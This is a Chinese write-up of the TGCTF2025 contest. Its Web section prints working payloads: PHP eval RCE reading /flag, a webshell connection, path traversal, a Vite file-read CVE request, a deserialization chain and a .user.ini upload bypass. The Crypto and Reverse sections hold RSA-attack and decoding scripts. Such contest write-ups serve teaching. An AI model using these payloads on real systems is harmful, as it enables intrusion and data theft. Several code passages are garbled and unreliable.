

# TGCTF2025 Writeup

## Web

### AAA偷渡阴平

#### 无参RCE

```
← → ⚡ 不安全 node1.tgctf.woooo.tech:30794/?tgctf2025=eval(end(current(get_defined_vars())));&b=system(%27ls%20/%27);
```

```
bin dev etc flag home lib media mnt opt proc root run sbin srv start.sh sys tmp usr var <?php
```

```
$tgctf2025=$_GET['tgctf2025'];
if(!preg_match("/0|1|[3-9]|\^|\`|\@|\#|\$|\%|\^|\&|\*|\(|\)|\[-|=|\+|\{||\}|\\|:|\|\"|\\|,|\|<|\|>|\|?|\|\\|\\|i", $tgctf2025)){
    //hint: 你可以对着键盘一个一个看，然后在没过滤的符号上用记号笔画一下 (bushi
    eval($tgctf2025);
}
else{
    die('(` ` )' 炸弹! ***~●');
}

highlight_file(__FILE__);
```

```
← → ⚡ 不安全 node1.tgctf.woooo.tech:30794/?tgctf2025=eval(end(current(get_defined_vars())));&b=system(%27cat%20/flag%27);
```

```
TGCTF{a8103d62-5ef4-b9e7-c73c-35261adedbca} <?php
```

```
$tgctf2025=$_GET['tgctf2025'];
if(!preg_match("/0|1|[3-9]|\^|\`|\@|\#|\$|\%|\^|\&|\*|\(|\)|\[-|=|\+|\{||\}|\\|:|\|\"|\\|,|\|<|\|>|\|?|\|\\|\\|i", $tgctf2025)){
    //hint: 你可以对着键盘一个一个看，然后在没过滤的符号上用记号笔画一下 (bushi
    eval($tgctf2025);
}
else{
    die('(` ` )' 炸弹! ***~●');
}

highlight_file(__FILE__);
```


### 火眼辩魑魅

#### robots.txt

```
← → ⚡ 不安全 http://node2.tgctf.woooo.tech:31552/robots.txt
```

```
User-Agent: *
Disallow: tgupload.php
Disallow: tgshell.php
Disallow: tgxff.php
Disallow: tgser.php
Disallow: tgphp.php
Disallow: tginclude.php
```

## tgshell.php, 直接用蚁剑连



直面天命

包非预期的

注释里面看到hint

```
24     max-width: 1200px; /* 保持输入框一致 */
25     box-shadow: 0 0 15px rgba(0, 0, 0, 0.2); /* 添加阴影，使其更突出 */
26   }
27   input[type="text"] {
28     width: 100%; /* 设置输入框的宽度为容器的宽度 */
29     padding: 20px; /* 增加内边距以扩大输入框 */
30     margin: 20px 0; /* 调整上下边距 */
31     border: 1px solid #ccc;
32     border-radius: 5px;
33     text-align: center;
34     font-size: 1.2em; /* 增大字体 */
35   }
36   input[type="submit"] {
37     padding: 15px 30px; /* 增加按钮的大小 */
38     border: none;
39     border-radius: 5px;
40     background-color: #4CAF50;
41     color: white;
42     cursor: pointer;
43     font-size: 1.2em; /* 增大按钮文字的字体 */
44     display: block;
45     margin: 20px auto; /* 调整按钮的上下外边距 */
46   }
47   input[type="submit"]:hover {
48     background-color: #45a049;
49   }
50   form {
51     display: flex;
52     flex-direction: column;
53     align-items: center;
54     width: 100%;
55   }
56 </style>
57 </head>
58 <body>
59   <div class="container">
60     <form method="post" action="/jinggu">
61       <!--听说不止一个路由，/hint好像是给天命人的礼物？-->
62       <input type="text" name="name" placeholder="听说要输入secret_key才能揭晓谜题">
63       <input type="submit" value="天命人啊，你能搞下这金箍吗？">
64     </form>
65   </div>
66 </body>
67 </html>
```

← → ⌂ ⌂ 不安全 http://node2.tgctf.woooo.tech:32690/hint

hint:

有一个由4个小写英文字母组成的路由，去那里看看吧，天命人！

生成个字典扫一下目录很快就有

### 代码块

```
1 import itertools
2
3 with open("dic.txt", "w") as f:
4     for combo in itertools.product("abcdefghijklmnopqrstuvwxyz", repeat=4):
5         f.write("".join(combo) + "\n")
```

```
(base) [root@WIN-E1CAC432NIT] ~
└# dirsearch -u http://node2.tgctf.woooo.tech:32690 -w dic.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
[...]
v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 456976
Output File: /home/starr/reports/http_node2.tgctf.woooo.tech_32690/_25-04-13_02-25-35.txt
Target: http://node2.tgctf.woooo.tech:32690/
[02:25:35] Starting:
[02:25:37] 200 - 2KB - /aazz
CTRL+C detected: Pausing threads, please wait...
[q]uit / [c]ontinue: q
[s]ave / [q]uit without saving: q
Canceled by the user
```

盲猜传参读文件，参数名一般是filename，先读一下源码

```
import os import string from flask import Flask, request, render_template_string, jsonify, send_from_directory from a.b.c.d.secret import secret_key app = Flask(__name__)
black_list=['{','}', 'open', 'os', 'import', 'eval', 'system', 'read', 'base', 'globals'] def waf(name): for x in black_list: if x in name.lower(): return False def is_typeable(char): # 定义可通过标准 QWERTY 键盘输入的字符集 typeable_chars = string.ascii_letters + string.digits + string.punctuation + string.whitespace return char in typeable_chars @app.route('/jingu', methods=['POST']) def greet(): template1="" template2="" name = request.form.get('name') template = f'{name}' if waf(name): template = '想干坏事了是吧hacker? 哼, 还天命人, 可笑, 可悲, 可叹' Image' else: k=0 for i in name: if is_typeable(i): continue k+=1 break if k==1: if not (secret_key[2] in name and secret_key[2]): template = '连“六根”都凑不齐, 谈什么天命不天命的, 还是戴上这金箍吧'
再去西行历练历练
```

```
Image' return render_template_string(template) template1 = "六根" 也凑齐了, 你已经可以直面天命了! 我帮你把 "secret_key" 替换为了 "{}"
最后, 如果你用了cat, 就可以见到齐天大圣了
"template= template.replace("直面","{}").replace("天命","{}")" template = template if 'cat' in template: template2 =
或许你这只叫天命人的猴子, 真的能做到?

Image' try: return template1+render_template_string(template)+render_template_string(template2) except Exception as e: error_message = f'500报错了, 查询语句如下:
(template)" return error_message, 400 @app.route('/hint', methods=['GET']) def hinter(): template="hint:
有一个由4个小写英文字母组成的路由, 去那里看看吧, 天命人!" return render_template_string(template) @app.route('/aazz', methods=['GET']) def finder(): filename = request.args.get('filename', '') if filename == "": return send_from_directory('static', 'file.html') if not filename.replace('_', '').isalnum(): content = jsonify({'error': '只允许字母和数字! '}), 400 if os.path.isfile(filename): try: with open(filename, 'r') as file: content = file.read() return content except Exception as e: return jsonify({'error': str(e)}), 500 else: return jsonify({'error': '路径不存在或者路径非法'}), 404 if __name__ == '__main__': app.run(host='0.0.0.0', port=80)
```

## 发现可以目录穿越 (?)

```
← → ⌂ ⌂ 不安全 http://node2.tgctf.woooo.tech:32690/aazz?filename=../flag
TGCTF{ee03685a-6b91-3a59-66d3-15e52211ba72}
```

## 前端GAME

### 在前端找到flag路径

```
← → ⌂ ⌂ 不安全 node2.tgctf.woooo.tech:32445/src/views/stage/pc.vue
import { createHotContext as __vite_createHotContext } from "/@vite/client"; import.meta.hot = __vite_createHotContext("/src/views/stage/pc.vue"); import { def
"/node_modules/.vite/deps/vue.js?v=be86b465";
import { reactive, ref, toRefs } from "/node_modules/.vite/deps/vue.js?v=be86b465";
import Stage from "/src/utils/stage.ts";
import { ElMessageBox } from "/node_modules/.vite/deps/element-plus.js?v=90dc146d";
const _sfc_main = /* @__PURE__ */ __defineComponent({
  name: "pc",
  setup(_props, { expose: __expose }) {
    __expose();
    const flag = ref(true);
    let games = reactive(new Stage(8, 8, 50));
    const { data, score } = toRefs(games);
    const handleStart = () => {
      flag.value = false;
      games.gameLoop(true);
    };
    const handleClick = (item) => {
      games.click(item);
    };
    const handleOver = () => {
      ElMessageBox.alert(score.value, "\u096E\u07CD5\u06D88\u06D88\u05927\u04F5C\u06218", {
        confirmButtonText: "\u078E\u05B9A",
        callback: (action) => {
          flag.value = true;
        },
        dangerouslyUseHTMLString: true
      });
    };
    const result = (source) => {
      if (source > 17) {
        return "\u05F3\u0524D\u06210\u07EE9\u0FF1\$({score.value})\u05206


<p>\u060D\u059C\u04F60\u03B7\u0597\u04E6</p>
<p>\u096EA\u07CD5\u05927\u0738B\u0790\u053F7</p>
<p>flag\u05728\u0639\u076E\u05F53\u04D0B-flaggg\u04E2D</p>
</div>
";
      } else {
        return "\u05F3\u0524D\u06210\u07EE9\u0FF1\$({score.value})\u05206


<p>\u083DC\u0FF01\uFF01</p>
</div>
";
      }
    };
    const __returned__ = [ flag, get games() {
      return games;
    }, set games(v) {
      games = v;
    }, data, score, handleStart, handleClick, handleOver, result ];
    Object.defineProperty(__returned__, "__isScriptSetup", { enumerable: false, value: true });
  return __returned__;
}
});


```

## Vite任意文件读取漏洞 (CVE-2025-31125)

payload:@fs/tgflaggg?import&?inline=1.wasm?init

TGCTF{1a0861c7-971e-53fa-9896-7c5a6980514c}

## 什么文件上传?

访问robots.txt -> 访问class.php

php反序列化：

代码块

```
1 <?php
2 class yesterday {
3     public $study;
4     public function __construct() {
5         $this->study = new today();
6     }
7 }
8
9 class today {
10    public $doing;
11    public function __construct() {
12        $this->doing = new future();
13    }
14 }
15
16 class future {
17     public function __toString() {
18         return "win";
19     }
20 }
21
22 $payload = new yesterday();
23 $serialized = serialize($payload);
24 for($i=0; $i<5; $i++) {
25     $serialized = base64_encode($serialized);
26 }
27 echo $serialized;
28
29 ?>
```

## 请求

美化 Raw Hex

```
1 POST /class.php?filename=
2 Vm10b2QyUnJ0V1pQVOVKVV1XeGFhRl13V1RCa01XUnpZVVYwYUUXWGVGcFpWRXB6V1Vkr2NsW
3 IVTbUZXU1RWUFZHMxpnV1pYU1hsaV1zQk9UV1ZzTkZZewRHOWpiVVpxVxDBoa1VGSkdjRkJXYT
4 JNMVkwWnSbGw2Vm1oT1YzaGFXV1JLYzFWSFJuS1dWRXBoVm7MVQxUnRjekZXVjBsNV1rZEd
5 VM1ZOZUOWFZ6QjRzVzFHVm5SVpGQ1NSbkJRV1LZjd05XTkdaSFJPVm1ST1VqRktXbFV5TVRS
6 VGJVWjBUMVJFV1UxcVZYFVN1JoVjFVeFJVMUVNRDA9 HTTP/1.1
7 Host: node1.tgctf.woooo.tech:31894
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0)
9 Gecko/20100101 Firefox/136.0
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
11 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16 Content-Type: application/x-www-form-urlencoded
17 Content-Length: 13
18
19 wow=cat /flag
```

## 响应

美化 Raw Hex 页面渲染

```
</span>
<span style="color: #0000BB">
    best64_decode
</span>
<span style="color: #007700">
(
</span>
<span style="color: #0000BB">
    $data
</span>
<span style="color: #007700">
) );<br />
    &nbsp;&nbsp;&nbsp;&nbsp; }<br />
    &nbsp;&nbsp;&nbsp;&nbsp;
</span>
<span style="color: #FF8000">
    /&nbs; You&nbs; learn&nbs; yesterday, &nbs; you&nbs; choos
    e&nbs; today, &nbs; can&nbs; you&nbs; get&nbs; to&nbs; your
    &nbs; future?<br />
</span>
<span style="color: #0000BB">
    ?&gt; <br />
</span>
</code>
You studied hard yesterday.<br>
And what you've done has given you a choice.<br>
This is your future.<br>
[FGCTF{8cf63350-6cc7-a143-cb8d-5eebdce04f83}]
```

## (ez) upload

根据题意，可以访问upload.php.bak读到源码

### 代码块

```
1 <?php
2 define('UPLOAD_PATH', __DIR__ . '/uploads/');
3 $is_upload = false;
4 $msg = null;
5 $status_code = 200; // 默认状态码为 200
6 if (isset($_POST['submit'])) {
7     if (file_exists(UPLOAD_PATH)) {
8         $deny_ext = array("php", "php5", "php4", "php3", "php2", "html",
9 "htm", "phtml", "pht", "jsp", "jspa", "jspx", "jsw", "jsv", "jspf", "jtml",
10 "asp", "aspx", "asa", "asax", "ascx", "ashx", "asmx", "cer", "swf",
11 "htaccess");
12
13         if (isset($_GET['name'])) {
14             $file_name = $_GET['name'];
15         } else {
16             $file_name = basename($_FILES['name']['name']);
17         }
18         $file_ext = pathinfo($file_name, PATHINFO_EXTENSION);
19
20         if (!in_array($file_ext, $deny_ext)) {
21             $temp_file = $_FILES['name']['tmp_name'];
22             $file_content = file_get_contents($temp_file);
```

```
21     if (preg_match('/.+?</s', $file_content)) {
22         $msg = '文件内容包含非法字符，禁止上传！';
23         $status_code = 403; // 403 表示禁止访问
24     } else {
25         $img_path = UPLOAD_PATH . $file_name;
26         if (move_uploaded_file($temp_file, $img_path)) {
27             $is_upload = true;
28             $msg = '文件上传成功！';
29         } else {
30             $msg = '上传出错！';
31             $status_code = 500; // 500 表示服务器内部错误
32         }
33     }
34 } else {
35     $msg = '禁止保存为该类型文件！';
36     $status_code = 403; // 403 表示禁止访问
37 }
38 } else {
39     $msg = UPLOAD_PATH . '文件夹不存在，请手工创建！';
40     $status_code = 404; // 404 表示资源未找到
41 }
42 }
43
44 // 设置 HTTP 状态码
45 http_response_code($status_code);
46
47 // 输出结果
48 echo json_encode([
49     'status_code' => $status_code,
50     'msg' => $msg,
51 ]);
```

用.user.ini绕过对php后缀名的检测

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**Request**

```
POST /upload.php?name=../../../../user.ini HTTP/1.1
Host: node2.tgctf.woooo.tech:30639
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary----geckoformboundary71eaed6eae412a8711f376eade2aa3
Content-Length: 370
Connection: close
X-Powered-By: PHP/7.3.26
Content-Length: 70
{"status_code":200,"msg":"\u6587\u4ef6\u4e0a\u4f20\u6210\u529f\uuff01"}
```

**Response**

**Inspector**

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 2
- Request cookies: 0
- Request headers: 12
- Response headers: 6

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**Request**

```
POST /upload.php?name=../../../../1.png HTTP/1.1
Host: node2.tgctf.woooo.tech:30639
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary----geckoformboundaryb095ee788f73f02f1cad371e0ef13f61
Content-Length: 346
Origin: http://node2.tgctf.woooo.tech:30639
Connection: close
Referer: http://node2.tgctf.woooo.tech:30639
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: image/png
<?phpinfo();?>
-----geckoformboundaryb095ee788f73f02f1cad371e0ef13f61
Content-Disposition: form-data; name="name"; filename="1.png"
Content-Type: image/png
-----geckoformboundaryb095ee788f73f02f1cad371e0ef13f61--
```

**Response**

**Inspector**

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 2
- Request cookies: 0
- Request headers: 12
- Response headers: 6

然后直接访问原来的upload.php就行

Additional Modules

Module Name	
Environment	
Variable	Value
PHP_EXTRA_CONFIGURE_ARGS	--enable-fpm --with-fpm-user=www-data --with-fpm-group=www-data --disable-cgi
KUBERNETES_SERVICE_PORT	443
KUBERNETES_PORT	tcp://10.43.0.1:443
HOSTNAME	ret2shell-26-398-1744545367
PHP_INI_DIR	/usr/local/etc/php
SHLVL	1
HOME	/home/www-data
PHP_LDFLAGS	-Wl,-O1 -pie
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION	7.3.26
GPG_KEYS	CBAF69F173A0FEA4B537F470D66C9593118BCCB6 F38252826ACD957EF380D39F2F7956BC5DA04B5D
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_ASC_URL	https://www.php.net/distributions/php-7.3.26.tar.xz.asc
PHP_URL	https://www.php.net/distributions/php-7.3.26.tar.xz
KUBERNETES_PORT_443_TCP_ADDR	10.43.0.1
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
KUBERNETES_PORT_443_TCP_PORT	443
KUBERNETES_PORT_443_TCP_PROTO	tcp
KUBERNETES_SERVICE_PORT_HTTPS	443
KUBERNETES_PORT_443_TCP	tcp://10.43.0.1:443
PHPIZE_DEPS	autoconf dpkg-dev dpkg file g++ gcc libc-dev make pkgconf re2c
KUBERNETES_SERVICE_HOST	10.43.0.1
PWD	/var/www/html
PHP_SHA256	d93052f4cb2882090b6a37fd1e0c764be1605a2461152b7f6b8f04fa48875208
FLAG	TGCTF{00a0a7d9-21e5-f8d1-29be-56412460e08c}
USER	www-data

## Crypto

AAAAAAA·真·签到

观察规律，类似维吉尼亚，但又不完全是

### 代码块

```

1 s='UGBRC{RI0G!004_5C3_OVUI_DV_MNTB}!'
2 flag=""
3 for i in range(len(s)):
4     if ord(s[i])>=65 and ord(s[i]) <=90:
5         tmp=ord(s[i])+i-1
6         if tmp>90:
7             flag+=chr(65+tmp-91)
8         else:
9             flag+=chr(tmp)
10    else:
11        flag+=s[i]
12 print(flag)
13 #TGCTF{W000!Y04_5R3_GOOD_AT_MOVE}

```

## mm不躲猫猫

### 代码块

```
1 from gmpy2 import *
```

```

2  from Crypto.Util.number import *
3  n=[]
4  c=[]
5  e=65537
6  with open('challenge.txt','r',encoding='utf-8') as f:
7      f.readline()
8      for i in range(60):
9          f.readline()
10         f.readline()
11         n.append(int(f.readline().strip().split('=')[1].strip()))
12         c.append(int(f.readline().strip().split('=')[1].strip()))
13     for i in range(len(n)):
14         for j in range(len(n)):
15             if(i!=j):
16                 if(gcd(n[i],n[j])!=1):
17                     print(i,j)
18                     print("p =",gcd(n[i],n[j]))
19                     try:
20                         p=gcd(n[i],n[j])
21                         q=n[i]//p
22                         phi=(p-1)*(q-1)
23                         d=gmpy2.invert(e,phi)
24                         m=long_to_bytes(pow(c[i],d,n[i]))
25                         if b'flag{' or b'TGCTF{' in m:
26                             print(m)
27                             break
28                         except:
29                             break
30 #b'TGCTF{ExcePt10n4lY0u_Fl4gF0rY0u_555b0nus}'
```

## 宝宝rsa

### 题目

#### 代码块

```

1  from math import gcd
2  from Crypto.Util.number import *
3  from secret import flag
4
5  # PART1
6  p1 = getPrime(512)
7  q1 = getPrime(512)
8  n1 = p1 * q1
9  phi = (p1 - 1) * (q1 - 1)
10 m1 = bytes_to_long(flag[:len(flag) // 2])
11 e1 = getPrime(18)
```

```

12     while gcd(e1, phi) != 1:
13         e1 = getPrime(17)
14     c1 = pow(m1, e1, n1)
15
16     print("p1 =", p1)
17     print("q1 =", q1)
18     print("c1 =", c1)
19
20     # PART2
21     n2 = getPrime(512) * getPrime(512)
22     e2 = 3
23     m2 = bytes_to_long(flag[len(flag) // 2:])
24     c2 = pow(m2, e2, n2)
25
26     print("n2 =", n2)
27     print("c2 =", c2)
28     print("e2 =", e2)
29
30     # p1 =
31     # 8362851990079664018649774360159786938757293294328116561219351503022492961843907
32     # 118845919317399785168488103775809531198339213009936918460080250107807031483
33     # q1 =
34     # 8312546034426788223492083178829355192676175323324230533451989649056072814335528
35     # 263136523605276378801682321623998646291206494179416941978672637426346496531
36     # c1 =
37     # 3971197307544330347329285940402680929931744602191739120656851101489478994681910
38     # 3680496756934914058521250438186214943037578346772475409633145435232816799913236
39     # 2590747699581390459974866225055792394483958078570341541420678668604311322620602
40     # 79168752474990452298895511880964765819538256786616223902867436130100322
41     # n2 =
42     # 1038731396043881383679629015823435955707731010487336946039785704858943170887451
43     # 6053204947318147797696624098699445211900296649240587394967307673173095323258474
44     # 7066494028393377311943117296014622567610739232596396108513639030323602579269952
45     # 539931712136467116373246367352649143304819856986264023237676167338361059
46     # c2 =
47     # 5138098217004977970368283598807370989640926408319880552205145903373016682151141
48     # 9536113492522308604225188048202917930917221
49     # e2 = 3
50

```

## 爆破e+低指数攻击

Exp

代码块

```
1 import gmpy2
```

```

2 from Crypto.Util.number import long_to_bytes
3 from functools import reduce
4 p1 =
8362851990079664018649774360159786938757293294328116561219351503022492961843907
118845919317399785168488103775809531198339213009936918460080250107807031483
5 q1 =
8312546034426788223492083178829355192676175323324230533451989649056072814335528
263136523605276378801682321623998646291206494179416941978672637426346496531
6 c1 =
3971197307544330347329285940402680929931744602191739120656851101489478994681910
3680496756934914058521250438186214943037578346772475409633145435232816799913236
2590747699581390459974866225055792394483958078570341541420678668604311322620602
79168752474990452298895511880964765819538256786616223902867436130100322
7 phi=(p1-1)*(q1-1)
8 for e in range(2**17,2**18-1):
9     if gmpy2.gcd(e,phi)==1:
10         d=gmpy2.invert(e,phi)
11         m1=long_to_bytes(pow(c1,d,p1*q1))
12         if b'TGCTF{' in m1:
13             print(m1)
14             break
15 def CRT(items):
16     N = reduce(lambda x, y: x * y, (i[1] for i in items))
17     result = 0
18     for a, n in items:
19         m = N // n
20         d, r, s = gmpy2.gcdext(n, m)
21         if d != 1:
22             raise Exception("Input not pairwise co-prime")
23         result += a * s * m
24     return result % N, N
25 e = 0x3
26 n=
[103873139604388138367962901582343595570773101048733694603978570485894317088745
1605320494731814779769662409869944521190029664924058739496730767317309532325847
4706649402839337731194311729601462256761073923259639610851363903032360257926995
2539931712136467116373246367352649143304819856986264023237676167338361059]
27 c=
[513809821700497797036828359880737098964092640831988055220514590337301668215114
19536113492522308604225188048202917930917221]
28 data = list(zip(c, n))
29 x, n = CRT(data)
30 m = gmpy2.iroot(gmpy2.mpz(x), e)[0].digits()
31 print(long_to_bytes(int(m)))
32 #b'TGCTF{!!3xP_Is_S'
33 #b'm@ll_But_D@ng3r0}'
```

# 费克特尔

直接同factordb分解了因数就能做

代码块

```
1  from Crypto.Util.number import *
2  import gmpy2
3  n=81054462466121336796499689506081535497288989265948394827620308805539190747955
4  3
5  c=67061023599901209984628372156905967472571280495080795501072596810364235976580
6
7  e=65537
8  phi=(113-1)*(18251-1)*(2001511-1)*(214168842768662180574654641-1)*
9  (916848439436544911290378588839845528581-1)
10 d=gmpy2.invert(e,phi)
11 print(long_to_bytes(pow(c,d,n)))
12 #b'TGCTF{f4888_6abdc_9c2bd_9036bb}'
```

# tRwSiAns

题目

代码块

```
1  from flag import FLAG
2  from Crypto.Util.number import getPrime, bytes_to_long
3  import hashlib
4
5  def generate_key(bits=512):
6      p = getPrime(bits)
7      q = getPrime(bits)
8      return p * q, 3
9
10 def hash(x):
11     return int(hashlib.md5(str(x).encode()).hexdigest(), 16)
12
13 def encrypt(m, n, e):
14     x1, x2 = 307, 7
15     c1 = pow(m + hash(x1), e, n)
16     c2 = pow(m + hash(x2), e, n)
17     return c1, c2
18
19 m = bytes_to_long(FLAG)
20 n, e = generate_key()
21 c1, c2 = encrypt(m, n, e)
22 print(f"n = {n}")
```

```
23 print(f"e = {e}")
24 print(f"c1 = {c1}")
25 print(f"c2 = {c2}")
26
27 n =
28     1008857852563421690567651122034470429108866472387874904625063649774295192907062
29         0452198459678353719984214053582320843328457149513241596038117516343467577532890
30             5396713032321690195499705998621049971024487732085874710868565606249892231863632
31                 731481840542506411757024315315311788336796336407286355303887021285839839
32             e = 3
33             c1 =
34                 4197391089574767389918767941744386507416058975418011844236504060878625716753297
35                     6519645413349472355652086604920132172274308809002827286937134629295632868623764
36                         9340429896484980067062849843130782308487389893315791401058766433690410294387081
37                             79499450424414752031366276378743595588425043730563346092854896545408366
38             c2 =
39                 4197391258392690151844464283511131452672096787917222398653598412457640365155327
40                     3447618087600591347032422378272332279802860926604693828116337548053006928860031
41                         3389389357461799123309611947686935067125334208184466726130538882569439212229156
42                             44107389736912059397747390472331492265060448066180414639931364582445814
43
44
```

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## Franklin reiter关联明文攻击

### 代码块

```
1 import hashlib
2 from Crypto.Util.number import long_to_bytes
3 import libnum
4 import binascii
5 n =
5     1008857852563421690567651122034470429108866472387874904625063649774295192907062
6         0452198459678353719984214053582320843328457149513241596038117516343467577532890
7             5396713032321690195499705998621049971024487732085874710868565606249892231863632
8                 731481840542506411757024315315311788336796336407286355303887021285839839
9             e = 3
10             c1 =
11                 4197391089574767389918767941744386507416058975418011844236504060878625716753297
12                     6519645413349472355652086604920132172274308809002827286937134629295632868623764
13                         9340429896484980067062849843130782308487389893315791401058766433690410294387081
14                             79499450424414752031366276378743595588425043730563346092854896545408366
15             c2 =
16                 4197391258392690151844464283511131452672096787917222398653598412457640365155327
17                     3447618087600591347032422378272332279802860926604693828116337548053006928860031
18                         3389389357461799123309611947686935067125334208184466726130538882569439212229156
19                             44107389736912059397747390472331492265060448066180414639931364582445814
20
21
```

```

9
10 h1 = int(hashlib.md5(str(307).encode()).hexdigest(), 16)
11 h2 = int(hashlib.md5(str(7).encode()).hexdigest(), 16)
12 delta = h2 - h1
13 def franklinReiter(n,e,c1,c2,a,b):
14     PR.<x> = PolynomialRing(Zmod(n))
15     g1 = (x)^e - c1
16     g2 = (a*x+b)^e - c2
17
18     def gcd(g1, g2):
19         while g2:
20             g1, g2 = g2, g1 % g2
21         return g1.monic() #
22     return -gcd(g1, g2)[0]
23 m=franklinReiter(n,e,c1,c2,1,delta)
24 print(libnum.n2s(int(m-h1)))
25 #b'TGCTF{RS4_Tw1nZ_d0You_th1nk_ItS_fun_2win?!!!1111111111}'
```

## Reverse

### base64

代码块

```

1 import base64
2
3 custom_table =
4 "GLp/+Wn7uqX8FQ2JDR1c0M6U53sjBwyxg\lmrCVdSThAfEOvPHaYZNzo4ktK9iebI"
5 encoded = "AwLdOEVEhIWtajB2CbCwCbTRVsFFC8hirfjXC9gLH9HQayCJVbB8CIF="
6
7 def custom_to_std(encoded_str):
8     std_table =
9     "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
10    decoded = []
11    for c in encoded_str:
12        if c == '=':
13            decoded.append('=') # 保留填充符
14            continue
15
16        idx = custom_table.index(c)
17        if idx >= 24:
18            original_idx = idx - 24 # 回撤偏移
19        else:
20            original_idx = idx + 40 # 回撤负偏移
21
22        decoded.append(std_table[original_idx % 64])
```

```
21     return ''.join(decoded)
22
23 std_b64 = custom_to_std(encoded)
24 print("转换后的标准 Base64:", std_b64)
25
26 decoded_bytes = base64.b64decode(std_b64)
27 print("解码后的 Flag:", decoded_bytes.decode())
```

## 蛇年的本命语言

exe->pyc->py

### 代码块

```
1 # uncompyle6 version 3.9.1
2 # Python bytecode version base 3.8.0 (3413)
3 # Decompiled from: Python 3.10.11 (tags/v3.10.11:7d4cc5a, Apr  5 2023,
4 # 00:38:17) [MSC v.1929 64 bit (AMD64)]
5 # Embedded file name: output.py
6 from collections import Counter
7 print("Welcome to HZNUCTF!!!")
8 print("Plz input the flag:")
9 a = input()
10 b = Counter(a)
11 c = "".join((str(b[d]) for d in a))
12 print("ans1: ", end="")
13 print(c)
14 if c != "111111116257645365477364777645752361": # HZNUCTF{...}
15     print("wrong_wrong!!!")
16     exit(1)
17 f = ""
18 for d in a:
19     if b[d] > 0:
20         f += d + str(b[d])
21         b[d] = 0
22     else:
23         g = [ord(d) for d in f]
24         h = [
25             7 * g[0] == 504,
26             9 * g[0] - 5 * g[1] == 403,
27             2 * g[0] - 5 * g[1] + 10 * g[2] == 799,
28             3 * g[0] + 8 * g[1] + 15 * g[2] + 20 * g[3] == 2938,
29             5 * g[0] + 15 * g[1] + 20 * g[2] - 19 * g[3] + 1 * g[4] == 2042,
30             7 * g[0] + 1 * g[1] + 9 * g[2] - 11 * g[3] + 2 * g[4] + 5 * g[5] ==
31             1225,
32             11 * g[0] + 22 * g[1] + 33 * g[2] + 44 * g[3] + 55 * g[4] + 66 * g[5]
33             - 77 * g[6] == 7975,
```

```

31          21 * g[0] + 23 * g[1] + 3 * g[2] + 24 * g[3] - 55 * g[4] + 6 * g[5] -
7 * g[6] + 15 * g[7] == 229,
32          2 * g[0] + 26 * g[1] + 13 * g[2] + 0 * g[3] - 65 * g[4] + 15 * g[5] +
29 * g[6] + 1 * g[7] + 20 * g[8] == 2107,
33          10 * g[0] + 7 * g[1] + -9 * g[2] + 6 * g[3] + 7 * g[4] + 1 * g[5] +
22 * g[6] + 21 * g[7] - 22 * g[8] + 30 * g[9] == 4037,
34          15 * g[0] + 59 * g[1] + 56 * g[2] + 66 * g[3] + 7 * g[4] + 1 * g[5] -
122 * g[6] + 21 * g[7] + 32 * g[8] + 3 * g[9] - 10 * g[10] == 4950,
35          13 * g[0] + 66 * g[1] + 29 * g[2] + 39 * g[3] - 33 * g[4] + 13 * g[5] -
2 * g[6] + 42 * g[7] + 62 * g[8] + 1 * g[9] - 10 * g[10] + 11 * g[11] ==
12544,
36          23 * g[0] + 6 * g[1] + 29 * g[2] + 3 * g[3] - 3 * g[4] + 63 * g[5] -
25 * g[6] + 2 * g[7] + 32 * g[8] + 1 * g[9] - 10 * g[10] + 11 * g[11] - 12 *
g[12] == 6585,
37          223 * g[0] + 6 * g[1] - 29 * g[2] - 53 * g[3] - 3 * g[4] + 3 * g[5] -
65 * g[6] + 0 * g[7] + 36 * g[8] + 1 * g[9] - 15 * g[10] + 16 * g[11] - 18 *
g[12] + 13 * g[13] == 6893,
38          29 * g[0] + 13 * g[1] - 9 * g[2] - 93 * g[3] + 33 * g[4] + 6 * g[5] +
65 * g[6] + 1 * g[7] - 36 * g[8] + 0 * g[9] - 16 * g[10] + 96 * g[11] - 68 *
g[12] + 33 * g[13] - 14 * g[14] == 1883,
39          69 * g[0] + 77 * g[1] - 93 * g[2] - 12 * g[3] + 0 * g[4] + 0 * g[5] +
1 * g[6] + 16 * g[7] + 36 * g[8] + 6 * g[9] + 19 * g[10] + 66 * g[11] - 8 *
g[12] + 38 * g[13] - 16 * g[14] + 15 * g[15] == 8257,
